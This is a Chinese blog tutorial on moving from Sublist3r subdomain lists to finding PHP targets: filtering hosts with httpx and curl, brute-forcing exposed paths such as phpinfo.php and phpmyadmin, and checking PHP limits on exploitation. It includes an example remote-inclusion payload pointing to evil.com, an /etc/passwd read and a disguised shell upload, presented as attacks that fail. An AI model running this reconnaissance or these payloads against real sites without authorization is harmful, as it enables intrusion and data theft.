
kalisublist3r枚举子域挖洞技巧
2026-03-02 21:15:51
0浏览
收藏
本文澄清了Sublist3r在PHP子域挖掘中的真实能力与常见误区:它仅负责高效枚举子域名,完全不涉及PHP漏洞扫描、代码解析或攻击面探测;真正挖洞需在其输出的域名列表基础上,结合httpx识别PHP环境特征(如响应头、标题关键词、子域命名习惯),再用ffuf等工具精准爆破高危PHP路径(如phpinfo.php、phpmyadmin/、备份目录等),并深入分析PHP配置限制(如disable_functions、open_basedir、allow_url_include)以判断漏洞利用可行性——强调“枚举是起点,研判与验证才是挖洞的核心”。
sublist3r 能直接挖 PHP 漏洞吗?不能
sublist3r 本身只是子域名枚举工具,不扫描、不解析 PHP 代码,也不触发任何 PHP 漏洞(如 RCE、SQLi、LFI)。它输出的是一堆域名列表,后续是否含 PHP 资源、是否存在漏洞,得靠你手动或用其他工具跟进。
常见误解是:跑完 sublist3r → 看到 dev.example.com → 觉得“这是 PHP 站,肯定有洞”。实际可能只是 Nginx 静态页,或者 PHP 已禁用 eval、system,甚至根本没开 PHP-FPM。
- sublist3r 输出的是
domain,不是phpinfo.php或?id=1 - 它不探测端口、不识别 CMS、不分析响应头里的
X-Powered-By: PHP/8.1.2 - 它不处理重定向、JS 渲染页、API 路由等现代 Web 架构中的 PHP 入口点
怎么从 sublist3r 结果里高效找可测的 PHP 目标?
关键不是“枚举完就开扫”,而是快速筛选出「大概率运行 PHP 且暴露攻击面」的子域。重点看三类特征:
- 路径关键词:对 sublist3r 输出加
httpx -status-code -title,优先关注返回 200 且 title 含phpMyAdmin、phpinfo、install、wp-的; - 子域命名习惯:
dev、staging、test、backup、old这些环境更可能关掉 WAF、留调试接口、用弱密码; - 响应头线索:用
curl -I https://$domain | grep -i 'x-powered-by\|server',看到X-Powered-By: PHP或Server: Apache/2.4.52 (Ubuntu) PHP/8.1.2才值得深挖。
枚举后立刻扫 PHP 相关路径,别只扫 /robots.txt
sublist3r 给的是“面”,你得自己定“点”。PHP 项目常暴露以下高危路径,建议用 ffuf 或 gobuster 快速验证:
/phpinfo.php、/info.php、/test.php(泄露配置、开启危险函数)/phpmyadmin/、/pma/、/adminer.php(默认凭据、未授权访问)/backup/、/archive/、/old/(可能含.sql、.zip、.tar.gz泄露)/wp-content/、/wp-includes/(WordPress 环境下 LFI、插件漏洞入口)
别漏掉大小写和扩展名变体:/PHPINFO.PHP、/phpinfo.php.bak、/phpinfo.php~ —— 某些服务器会直接返回源码。
为什么扫出来一堆 200 却没洞?PHP 配置比你想象中保守
现代 PHP 默认禁用大量危险函数,disable_functions 常包含 system、exec、shell_exec、passthru、proc_open,即使拿到代码执行点也弹不出 shell。
还有几个容易被忽略的限制:
open_basedir开启时,file_get_contents('/etc/passwd')会报错,LFI 失效allow_url_include = Off(默认)→?page=http://evil.com/shell.txt白试- Web 服务器用
location ~ \.php$ { ... }精确匹配,上传shell.jpg.php会被当成静态文件返回源码,而非执行
所以看到 phpinfo.php 别急着欢呼,先 Ctrl+F 查 disable_functions 和 open_basedir —— 这两行决定你后面要不要换思路。
今天带大家了解了的相关知识,希望对你有所帮助;关于文章的技术知识我们会一点点深入介绍,欢迎大家关注golang学习网公众号,一起学习编程~
 Excel如何快速插入当前文件名?CELL函数实用技巧
- 上一篇
- Excel如何快速插入当前文件名?CELL函数实用技巧
- 下一篇
- vector容器push_back使用方法详解
查看更多
最新文章
-
- 文章 · php教程 | 2小时前 |
- PHP array_find 怎么同时取得命中的键和值
- 110浏览 收藏
-

- 文章 · php教程 | 6小时前 |
- PHP json_validate 怎么只检查 JSON 而不构造数组
- 425浏览 收藏
-

- 文章 · php教程 | 13小时前 | 后端开发 · php教程 · php filter_var FILTER_VALIDATE_BOOLEAN FILTER_NULL_ON_FAILURE 布尔验证
- PHP filter_var 怎么区分验证失败和合法的 false
- 428浏览 收藏
-

- 文章 · php教程 | 17小时前 |
- PHP ini_parse_quantity 怎么解析内存大小配置值
- 338浏览 收藏
-

- 文章 · php教程 | 20小时前 |
- PHP Randomizer::pickArrayKeys 怎么无重复抽样键名
- 397浏览 收藏
-
- 文章 · php教程 | 22小时前 |

- PHP match 为什么使用严格比较
- 414浏览 收藏
-
- 文章 · php教程 | 1天前 | 数据结构 · php教程 · php SplPriorityQueue FIFO 稳定优先队列

- PHP SplPriorityQueue 相同优先级元素顺序怎么控制
- 441浏览 收藏
-
- 文章 · php教程 | 1天前 | 性能优化 · session · php教程 · php session.lazy_write 会话文件 SessionHandler

- PHP session.lazy_write 为什么能减少会话文件写入
- 139浏览 收藏
-
- 文章 · php教程 | 1天前 | 闭包 · php教程 · php Closure::bindTo 闭包作用域

- PHP Closure::bindTo 怎么切换对象与类作用域
- 413浏览 收藏
-
- 文章 · php教程 | 1天前 | PHP · php 闭包 filter_var 输入过滤 FILTER_CALLBACK
- PHP filter_var 回调过滤器怎么传入额外选项
- 202浏览 收藏
查看更多
课程推荐
-

- 前端进阶之JavaScript设计模式
- 设计模式是开发人员在软件开发过程中面临一般问题时的解决方案,代表了最佳的实践。本课程的主打内容包括JS常见设计模式以及具体应用场景,打造一站式知识长龙服务,适合有JS基础的同学学习。
- 543次学习
-

- GO语言核心编程课程
- 本课程采用真实案例,全面具体可落地,从理论到实践,一步一步将GO核心编程技术、编程思想、底层实现融会贯通,使学习者贴近时代脉搏,做IT互联网时代的弄潮儿。
- 516次学习
-

- 简单聊聊mysql8与网络通信
- 如有问题加微信:Le-studyg;在课程中,我们将首先介绍MySQL8的新特性,包括性能优化、安全增强、新数据类型等,帮助学生快速熟悉MySQL8的最新功能。接着,我们将深入解析MySQL的网络通信机制,包括协议、连接管理、数据传输等,让
- 500次学习
-

- JavaScript正则表达式基础与实战
- 在任何一门编程语言中,正则表达式,都是一项重要的知识,它提供了高效的字符串匹配与捕获机制,可以极大的简化程序设计。
- 487次学习
-

- 从零制作响应式网站—Grid布局
- 本系列教程将展示从零制作一个假想的网络科技公司官网,分为导航,轮播,关于我们,成功案例,服务流程,团队介绍,数据部分,公司动态,底部信息等内容区块。网站整体采用CSSGrid布局,支持响应式,有流畅过渡和展现动画。
- 485次学习
查看更多
AI推荐
-

- PubMedQA
- 深入了解PubMedQA生物医学问答数据集,涵盖其核心功能、使用方法及在临床决策、药物研发等场景的应用,助力提升NLP模型性能。
- 343次使用
-

- H2O EvalGPT
- H2O EvalGPT是H2O.ai推出的开源LLM评估平台,提供详细的大模型性能排行榜、行业特定基准测试及A/B测试功能,助您快速选择最适合项目的高性能大语言模型。
- 403次使用
-

- LMArena
- LMArena是加州大学伯克利分校推出的AI模型匿名评测平台。通过盲测投票机制,用户可对比不同大模型回答并生成实时排行榜,助力开发者优化模型及用户选择最佳AI工具。
- 404次使用
-

- HELM
- 深入了解斯坦福推出的HELM(Holistic Evaluation of Language Models)大模型评测体系。本文解析其核心功能、安装配置步骤及应用场景,涵盖准确性、公平性、鲁棒性等多维度指标,助力开发者全面优化语言模型性能。
- 363次使用
-

- MMBench
- MMBench是由上海人工智能实验室等机构联合推出的多模态基准测试平台,提供细粒度能力评估、大规模数据集及VLMEvalKit工具。本文详细介绍其核心功能、安装使用方法及应用场景,助力开发者全面评估多模态模型性能。
- 185次使用
查看更多
相关文章
-
- PHP JSON_THROW_ON_ERROR 抛错后怎么保留原始字段位置
- 2026-09-09 501浏览
-
- PHP 8.5 array_last() 怎么处理空数组:从 null 结果到兼容旧版本的 Polyfill
- 2026-08-16 501浏览
-
- 宝塔配置Ruby环境:RVM+Nginx反代教程
- 2026-05-29 501浏览
-
- unset函数作用范围详解
- 2026-05-29 501浏览
-
- VS Code配置Xdebug教程:PHP调试技巧全解析
- 2026-05-13 501浏览


